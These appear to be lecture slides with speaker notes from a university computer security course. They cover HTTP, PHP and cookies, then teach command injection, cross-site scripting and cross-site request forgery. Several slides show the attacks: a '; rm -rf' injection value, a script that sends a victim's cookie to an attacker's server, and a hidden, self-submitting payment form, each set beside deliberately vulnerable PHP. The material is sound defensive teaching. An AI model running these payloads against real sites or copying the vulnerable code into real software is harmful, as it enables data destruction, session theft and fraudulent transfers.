Midterm Recap

- We have just finished grading the midterm, it is quite encouraging!
- You will receive your grade and the scan of your midterm through Moodle (hopefully before Monday or Tuesday next week).
- The 1-3pm session next Thursday will be staffed to have TAs and AEs answer your questions about the midterm.


Computer Security (COM-301)
Web Preliminaries

Slides originally by Carmela Troncoso.
Some slides/ideas adapted from: Emiliano de Cristofaro, Gianluca Stringhini, George Danezis

Why this cheatsheet/introduction

Most COM-301 examples and setups

Personal computer
(local authentication, local access control, local program execution)



Remote server
(local/remote authentication, remote access control, remote program execution)

Web development

Browser & server collaborate
(remote authentication, remote access control, mixed program execution)

How does this work?

3

This cannot be understood as a guide to web development and web programming. It is a cheatsheet to explain the basic concepts that are needed to understand the security problems that are introduced in the lecture.

Up to now in COM-301, we mainly talked about two scenarios:

- A user performing actions *locally* on their own device
- A user performing actions *remotely* on a server (the device is merely a screen for the server)

In web development, browser and server collaborate in special ways to enable a good user experience. In our lecture we will use two main web development tools for which this cheatsheet explains the very basics:
- **HTTP**: The main protocol used between browsers and servers.
- **PHP**: for a long time, the main web programming language that helps embedding dynamic elements in webpages that require actions on the server.


HTTP/1.1: *HyperText Transfer Protocol*

Protocol that determines what actions Web servers and browsers should take in response to various commands

HTTP is a **Request-Response** protocol

1 - The Client sends the **Request**
(e.g., for an HTML file, to update a database, send a mail,…)

2 - The Server processes the request, performs the requested action, and sends a **Response** to the client**.**



HTTP is **stateless**: each command is executed independently, i.e., without *any knowledge* of any previous commands

4

HTTP is the main protocol for browsers to talk with servers.

Browsers make *requests* to the servers. These requests may ask for some information to download and render for the user (a webpage in the form of an HTML page, an image, the content of a database field, etc.), or may ask to perform an action on the server (update a database, send an email, etc.)

Servers execute the request and send a *response*. This response will include the content to render, or an acknowledgement that the action has been perfomed.

Very important for security aspects, HTTP is a **stateless** protocol. This means that request and responses are independent. Nor browsers nor servers store state. The state has to be sent as part of the request/responses.
There are two types of requests in HTTP, depending on how this information is sent, which we explain in the following two slides.

Cookies

- Small piece of data stored by a browser on a user's device
  - **Main goal:** storing state information (such as shopping cart details) to create HTTP "sessions"
  - **Secondary uses:** tracking users.

- Ambient authority in cookies
  - Assume you are logged into bank.com -> you have cookies stored for bank.com.
  - Any new HTTP requests to bank.com will **include all cookies for bank.com** so that you can continue your session (e.g., if you have a session cookie after login you don't have to log in again for every request)

HTTP *HyperText Transfer Protocol*: Requests

Uniform Resource Locator (URL): a standard way of referencing a resource (some text, a webpage, a script, an image, etc). It includes the protocol used to access the resource, the host machine (typically as a domain, but can also be an IP and a port), and the relative address of the resource inside that host which may include a directory or not

This URL uses **HTTP** to connect to the host **www.mywebsite.com** and find the page **skirt.php** inside the directory **apparel**.

https://www.w3schools.com/tags/ref_httpmethods.asp

HTTP *HyperText Transfer Protocol*: GET Requests

HTTP GET method

used to request an existing resource from the server. In a **GET** Request method the parameters of a request are encoded in the **URL**. It is appended to the **URL** as **key/Value pair** (Query string)

This URL uses **HTTP** to connect to the host **www.mywebsite.com** and find the page **skirt.php** inside the directory **apparel**.

Using the GET method the URL is passing 3 parameters to the host:

sku with value 123
lang with value en
sect with value silk

The parameters appear after the mark '**?**' and are separated by the separator '**&**'

https://www.w3schools.com/tags/ref_httpmethods.asp

7

Sku Stock Keeping Unit .

HTTP *HyperText Transfer Protocol*: GET Requests

HTTP GET method

used to request an existing resource from the server. In a **GET** Request method the parameters of a request are encoded in the **URL**. It is appended to the **URL** as **key/Value pair** (Query string)


```
GET /apparel/skirt.php
Host: www.mywebsite.com
[…]
[here more parameters by browser]
[…]
```

https://www.w3schools.com/tags/ref_httpmethods.asp

HTTP *HyperText Transfer Protocol*: POST Requests

HTTP POST method

used to create or update a resource in the server

The data sent to the server is stored in the request body of the HTTP request. This may be JSON, XML, or other format.

```
POST /test/demo_form.php HTTP/1.1
Host: w3schools.com
name1=value1&name2=value2
```

As opposed to a GET request which SHOULD not change any data, a POST request is typically used to modifies data on the Web server

There are more HTTP methods, not relevant for this lecture

9

A developer *could* (but absolutely *should not*) build a link like this: GET /user/delete?id=123 If a search engine crawled that link, it could accidentally delete a user. This is considered a very bad design, but it is technically possible.

HTTP versus HTML

- We send HTTP requests, to describe what we want to see from the server (GET method)
- When we want to communicate "updates" what is on the server (POST method)
- Wrapped into the HTTP responses, we typically get an *HTML* response (data + the way it should be displayed)
- (In practice nothing enforces that GET request do not modify the state of the server)

10

When we are browsing the web, we get an HTML repsonse; a response that self-explain how it should be displayed on the computer

HTML *HyperText Markup Language*

HTML is a markup language used to indicate to the browser how to render a document. Markup means that different parts of the documents are *marked* with *tags.* These tags help the browser know how to interpret each of the elements in the document.

```
<!DOCTYPE html>                 ← Type of document
<html>                          ← Start html
<head>                          ← Start of header (metadata of the page)
<title>Page Title</title>       ← Page title, appears at the top of the browser
</head>                         ← End of header
<body>                          ← Start of body (content of the page)

<h1>My First Heading</h1>       ← Predefined size of font
<p>My first paragraph.</p>      ← Paragraph, unit of text

</body>                         ← End of body
</html>                         ← End of html document
```

https://www.w3schools.com/html/html_intro.asp

PHP "PHP Hypertext Preprocessor"

PHP is a server scripting language, commonly used for making dynamic and interactive Web pages

PHP uses inputs and variables to create web pages on the fly

Variables in PHP start with a **$**, e.g. `$myvariable`

Special variables are used to read the values sent using GET and post:

`$_GET[param]` returns the value associated to param in the url
`$_POST[param]` returns the value associated to param in the body of the request (json, XML)
`$_SESSION[param]` returns the value associated to param in the cookie governing the session

The command `echo` is used to output HTML code

12

Overall Lifetime of a GET request backed by a PHP server

Browser Sends HTTP GET Request: 🔵

The browser sends a request GET, the path (/index.php), and headers (like User-Agent, Accept).

Web Server (Apache/Nginx): 🟠

It receives the GET request, sees the .php extension; understands it's not a static file (like .html,.jpg).

The web server passes the request and its data to the PHP interpreter.

PHP Interpreter Executes index.php: 🟠


It reads the index.php file command by command.

It fetches data (from request, DB, etc…), processes the data, performs calculations, checks user sessions, etc.

PHP dynamically builds an HTML document as a string

Sends Response to Web Server:

Once the script finishes, it sends the complete, generated HTML back to the web server, and to the client's browser.



Overall Lifetime of a POST request backed by a PHP server

Browser Sends HTTP POST Request:

Request Body: Contains the form data, usually as key-value pairs (e.g., username=test&pass=1234).

Headers: Includes the method (POST), the path (e.g., /login.php), ...

Web Server (Apache/Nginx) Receives Request:

The web server receives the POST request and its data payload, it sees the .php extension.

The web server passes the entire request - headers and body - to the PHP interpreter for processing.

PHP Interpreter Executes Script:

PHP automatically parses the request body and populates the $_POST global array.

It starts running the loging.php script, and can now access the data (e.g., $_POST['username']).

Maybe performs a write/update DB operation... This is the main goal of the POST.

PHP Sends Response to Web Server:

After the action, the script prepares a response.


Common Pattern (Post/Redirect/Get):

It sometimes sends a redirect header (e.g., header('Location: /dashboard.php');) to tell the browser to go to a new page. This prevents duplicate form submissions if the user hits "refresh".

Or it sends PHP's response (e.g., a 200 OK with a "Success!" message) back to the browser.

14

Cheat sheet on PHP "PHP Hypertext Preprocessor"



15

Computer Security (COM-301)

Adversarial thinking
Reasoning as a defender

Slides by Carmela Troncoso.
Some slides/ideas adapted from: Emiliano de Cristofaro, Gianluca Stringhini, George Danezis

Reasoning about attacks
Common Weaknesses Enumeration (CWE)

IDEA: A database of software errors leading to vulnerabilities to help security engineers avoid common pitfalls - **"What not to do"**

(Classification in 2011, see link below for current top 25)

Insecure Interaction Between Components

One subsystem feeds the another subsystem data that is not sanitized

Risky Resource Management

The system acts on inputs that are not sanitized

Porous Defenses

Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms

CWE/SANS Top 25 Most Dangerous Software Errors: https://cwe.mitre.org/top25/archive/2024/2024_cwe_top25.html

17

In the STRIDE methodology, the idea is to reason about what the adversary can do. Another way of decreasing the surface of attack is to not repeat known errors.

MITRE has a list of most dangerous software errors explained together with their corresponding consequences. These errors, at a high level, lead the software to not follow one of the security principles and can be used by an adversary to compromise the system.

1. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
   CWE-79 | CVEs in KEV: 3 | Rank Last Year: 2 (up 1) ▲
2. Out-of-bounds Write
   CWE-787 | CVEs in KEV: 18 | Rank Last Year: 1 (down 1) ▼
3. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
   CWE-89 | CVEs in KEV: 4 | Rank Last Year: 3
4. Cross-Site Request Forgery (CSRF)
   CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9 (up 5) ▲
5. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
   CWE-22 | CVEs in KEV: 4 | Rank Last Year: 8 (up 3) ▲
6. Out-of-bounds Read
   CWE-125 | CVEs in KEV: 3 | Rank Last Year: 7 (up 1) ▲
7. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
   CWE-78 | CVEs in KEV: 5 | Rank Last Year: 5 (down 2) ▼
8. Use After Free
   CWE-416 | CVEs in KEV: 5 | Rank Last Year: 4 (down 4) ▼

18

CWE I: Insecure Interaction Between Components

"insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems"

One subsystem feeds another subsystem data that is <u>not sanitized</u>

CWE ID	Name
CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE-434	Unrestricted Upload of File with Dangerous Type
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-601	URL Redirection to Untrusted Site ('Open Redirect')


19

A first class of errors comprises those in which programmers **do not check** the information that is sent between different components in a system. This non-sanitized information is used by the program and can result in unintended behaviors. These can be used by the adversary to break security.

Insecure Interaction Between Components

CWE-78: 'OS Command Injection'

Improper Neutralization of Special Elements used in an OS Command



PHP code running on the server

```
$userName = $_POST["userName"];
$command = 'ls -l /home/' . $userName;
system($command);
```

When the form is submitted, the data in the form is sent to the server using the POST method, and the server reads it in a variable $userName

```
<form action="/url/myscript.php" method="post">
userName: <input name="userName" type="text" />
<input name="submit" type="submit" value="Submit" >
</form>
```

20

The first common weakness is the use of a string received from an input **that may be controlled by the adversary** in a *command to the operative system*.

Imagine a program whose objective is to show to the user the content of a folder named after the user stored under the home directory. This program (right side of the image) takes the user name, and pastes it at the end of the Linux command '`ls -l /home/`'. For instance, if the username is ctroncoso, the final string will be '`ls -l /home/ctroncoso`''.

To collect the username, we provide the user with a web form. This form contains only one field. When the user clicks in the button, the data in the field is transmitted to the server in a variable "`userName`" using the POST HTTP method.

On the server the script takes the string provided in the form, and runs the '`ls`' command.

Insecure Interaction Between Components

CWE-78: 'OS Command Injection'

Improper Neutralization of Special Elements used in an OS Command

PHP code running on the server

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

No check on $userName format!

What happens if $userName = '; rm -rf'?

The OS would execute both commands one after the other: first gives you the home list of files and **then deletes everything without asking!!**

21

If the string provided in the form is a username that exists in the directory, the command will return the list of files under `/home/username`.

If the string is a username that does not exist, the command will return an error.

However, if the username starts by a semicolon (;), this is interpreted by Linux as end of a command and start of a new command. So the operative system will first execute `'ls -l /home/'` returning the list of files in the home directory, and then **whatever** command comes after the semicolon. In the example as the next command is `'rm -rf'`, the operative system will recursively delete **every** file that is stored under /home (`-r`) **without asking!** (`-f`)

Insecure Interaction Between Components

CWE-79: 'Cross-site Scripting' (commonly known as XSS)

Improper Neutralization of Input During Web Page Generation

PHP code running on the server

```
$username = $_GET['userName'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

← **No check on $userName format!**

What happens if I browse the page as:

http://trustedSite.com/welcome.php**?**userName='<script>alert("You've been attacked!");</script>'

url GET parameters

https://xss-game.appspot.com/

22

A similar weakness, in spirit, is one that happens when the script that **takes the adversarial input** does not run a command but uses *the input to dynamically generate web content*.

Assume the same form than in the previous slides, now configured to send data using the GET HTTP method instead of the POST HTTP method. The GET method sends the user generated variables as parameter in the URL after a question mark ('?') symbol.

On the server side, instead of using the user-provided input to run a command, it is used to personalize the web for the user with a warm welcome, e.g., "Welcome Rick" if the provided string is "Rick".


If the script is running in the server of trustedSite.com, if the adversary provides as input '`<script>alert("You've been attacked!");</script>`', this HTML tags will be included in the website.

When the browser renders the website and finds the tag `<script></script>` it interprets the content as javascript code and executes it with the javascript engine.

Insecure Interaction Between Components

CWE-79: 'Cro… …S)

Improper Neutr…




```
$username =
echo '<div cl
```

…on $userName format!

What happens if

http://trustedSite.com/welcome.php?userName='<script>alert("You've been attacked!");</script>'

url GET parameters

The page opens a popup that just reads "You've been attacked"!

23

When the javascript code is executed it opens an alert popup with the sentence "You have been attacked"

Note: in reality it will be a boring alert like the typical ones you see in the browser, but Pickle Rick makes it more fun.

Insecure Interaction Between Components

CWE-79: 'Cross-site Scripting'

Improper Neutralization of Input During Web Page Generation

PHP code running on the server

```
$username = $_GET['userName'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

← **No check on $userName format!**

What happens if I browse the page as:

http://trustedSite.com/welcome.php**?** userName='<script>http//attackersserver/submit?cookie=document.cookie;</script>'

url GET parameters

The script would send to attacker's server the user's cookie at trustedSite.com


24

In the previous example, the string provided by the adversary was an "innocuous" alert (it could have been more dangerous if the popup contained more complex content, e.g., asking the user for her password and transmitting it to the server).

In this example, the script makes an HTTP request to another URL sending as parameter that is the cookie in the current page: the script sends to attackerserver the user's cookie at trustedSite.com !

(these cookies may contain sensitive information, e.g., login, personalization parameters; or security-relevant information, e.g., information used to resume a session without asking the user for login and password again.

How XSS can be used to attack a victim



1. The adversary exploits an XSS vulnerability to introduce a malicious script on a website. Here, for instance, inserts a script that sends the cookie stored in the browser executing the script to http://attacker
2. The Victim requests the web with the malicious code injected.
3. The page is served, downloading the malicious script to the victim's machine.
4. Upon downloading, the browser interprets and executes the script sending the users' cookie for that particular website to the Attacker.

(the cookie may contain sensitive information, or may be used to login on the website without credentials)

See more about this example in: https://excess-xss.com/

25

This diagram repeats the process:

The adversary exploits a badly sanitized dynamic web content creation to insert a script that steals information from the user's machine.

Insecure Interaction Between Components

How to avoid injection??

Sanitization, sanitization, sanitization, and a little bit of sanitization.

Remember **BIBA**! Never bring information from low (unknown) into high (OS, server)

Why are those attacks so pervasive then?

Cross subsystem sanitization is hard!!!!

Sub-system “A” needs to know what the valid set of inputs for sub-system “B” is!!

26

How to avoid injection-based attacks? **NEVER SEND/EXECUTE ANYTHING THAT COMES FROM AN UNTRUSTED SOURCE WITHOUT SANITIZATION!!**

Even though the principle is simple, already Biba said it in the 70s! In reality may be very difficult to implement. Subsystems may lack information about what type of inputs conform the “universe of good things” for other subsystems. As a result, they cannot make sure that the information they send cannot be modified to create harm.


Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

In the HTML of EPFL human resources web ← **hypothetical example!**

HTML code send to the browser

```
<h3>
 EPFL HR Payment Form
</h3>
<form action="/url/payStudent.php" method="post">
 Firstname: <input type="text" name="firstname"/><br/>
 Lastname: <input type="text" name="lastname"/><br/>
 Amount: <input type="text" name="amount">
  <input type="submit" name="submit" value="Pay">
</form>
```

Result shown on the browser



When the form is submitted, the data in the form is sent to the server using the POST method


27

A third type of weakness is the use of hidden parameters in a form from website A to forge a request to another website B stealing credentials that authorize the execution of commands in B's server.

Consider a form that allows to pay students a given amount. The form has three inputs: Name, Lastname, and amount to be paid. When we click on submit all these are set to the server using the POST method to be processed by the script 'payStudent.php'.

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'



The script payStudent.php (right side of the image) works as follows:

- First, it checks whether together with the request there is a session cookie that indicates that the user doing the request has been authenticated and the script can proceed. If the credentials are not valid returns a page that says "Invalid session detected"

- Once the session is validated, it proceeds to organize the payment:
  - Takes as account of origin for the payment the user whose login is in the cookie
  - Takes as destination account the one given by the information in the form: name and lastname.
  - Sends from origin to destination the amount of money indicated in the form.
  - Returns a page with the message: "Your transfer has been successful"

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web page with lots of Minions and Rick & Morty images with the following code

HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
<input type="hidden" name="firstname" value="Malicious">
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF">

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

Result shown on the browser

29

CSRF attack: A Malicious Student makes a web with lots of Minions and Rick & Morty images with the following code

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web page with lots of Minions and Rick & Morty images with the following code

HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
<input type="hidden" name="firstname" value="Malicious">
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF">

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

When anybody visits the page, the function SendAttack is executed, which submits the hidden form to epfhHR.ch with the values hardcoded in the form fields (Malicious, Student, 1000CHF)

Result shown on the browser

The form is hidden! So it does not show in the browser

30

The attack works as follows. The adversary Malicious Student copies the form from the original web and includes it in the bait website, but:

- it *hides the form inputs*. This means that the inputs exist and will be submitted to the form, but they are not visible in the website.
- It assigns to these inputs default values: his name (Malicious), last name (Student), and the amount that will be transferred to her account (amount).

In fact the only visible thing in the website is the image '`388eovi0ebqz.jpg`' below, that shows Minion Rick talking to minion Morty.

As the form is not visible, the user cannot click a button. The adversary uses a javascript function '`SendAttack()`' for submitting the form. This function is triggered when the page loads, as indicated by the attribute of the HTML tag `<body>`.

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web
of Minions and Rick & Morty images with the f

HTML in Malicious Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form
<input type="hidden" name="firstname" value="Malicious
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

When Victim visits Students's page Logged-in in EPFL HR Web

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Now, when a Victim user visits the Malicious Student's website while she is actually logged-in in the attacked service (EPFL HR)...

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web
of Minions and Rick & Morty images with the

HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form
<input type="hidden" name="firstname" value="Malicious
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

When Victim visits Students's page Logged-in in EPFL HR Web

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // i
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Victim is logged i… the session is valid

Because Victim is logged in, the variable $_SESSION will contain her user name which is associated to the Origin account

Now, when a Victim visits the Malicious Student's website while she is actually logged-in in the attacked service (EPFL HR), her browser will indeed have a session cookie for the attacked service.

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

The attack: A Malicious Student makes a web
Minions and Rick & Morty images with the foll

HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onl

<form acti                    p" id="form
<input typ                    ="Malicious
<input typ                    ="Student">
<input type="hidden" name="amount" value = "1000 CHF

<img src="https://i.redd.it/388eovi0ebqz.jpg" >
</form>
```

Because the form was sent from Student's web, the $_POST variables will take the values he hardcoded in his form: Malicious Student 1000CHF

payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname']
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

As soon as she logs in, the script will be executed and:

- The session check will pass because there is indeed a cookie in the browser
- The origin account will be Carmela's because that is the username contained in the cookie
- The destination account is Malicious Student, as indicated by the inputs in the (hidden) form
- And Malicious Student will successfully transfer 1000CHF from Carmela's account.

Insecure Interaction Between Components

CWE-352: 'Cross-site Request Forgery'

Hm… using another program to execute a function with higher privileges…

Have we seen this problem before in the course??

Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

An instance of the confused deputy problem!

Victim's (HR accredited) web-client is confused into performing an action that seems to be authorized by Victim, but that in fact grants Victim's privileges to Malicious Student

…enabled by the use of ambient authority

Cookie-based authentication implies that, if Carmela is logged in, the web client will act with her privileges

35

A cookie, that stores login information, has in practice the same effect as being logged in in Linux. Everything executed "under" this cookie is executed with the privileged of the user authenticated in the cookie. If someone is able to execute under the cookie, this adversary will get the privileges of the user.

Insecure Interaction Between Components
CWE-352: 'Cross-site Request Forgery'

How to avoid cross site request forgery?

Same origin policy?

To avoid CSRF:

- Would the Same Origin Policy work?

Same Origin Policy (SOP)

- Web browser security mechanism
- Restricts scripts of **one origin** from accessing data of **another origin.**
- What constitues an origin? Combination of (protocol, host, port)
  - https://example.com:8000

- Examples (same origin or not?)
  - https://example.com/a -> https://example.com/b (Yes)
  - https://example.com/a -> http://example.com/a (No, protocol mismatch)
  - https://example.com/a -> https://www.example.com/a (No, host mismatch)
  - https://example.com/a -> https://example.com:5000/a (No, port mismatch)

Some content adapted from: https://web.stanford.edu/class/cs253/

Same origin policy aims to:
1. prevent scripts on origin A from reading data from origin B.
2. prevent sites on origin A from sending anything that are not "simple" requests to origin B. Simple requests are limited to GET and POST, and only a few headers can be modified.


An origin is formed by a triplet (protocol, host, port). The examples show how to interpret what “same origin” means (i.e., if two origins are A and B, or both can be considered A).

Cookies (refresh)

- Small piece of data stored by a browser on a user's device
  - **Main goal:** storing state information (such as shopping cart details) to create HTTP "sessions"
  - **Secondary uses:** tracking users.

- Ambient authority in cookies
  - Assume you are logged into bank.com -> you have cookies stored for bank.com.
  - Any new HTTP requests to bank.com will include all cookies for bank.com **even if the request originated from another domain**.

What is the implication for a CSRF attack?



Because in a CSRF the request is not retrieving data, but just sending information; the SOP does not work.

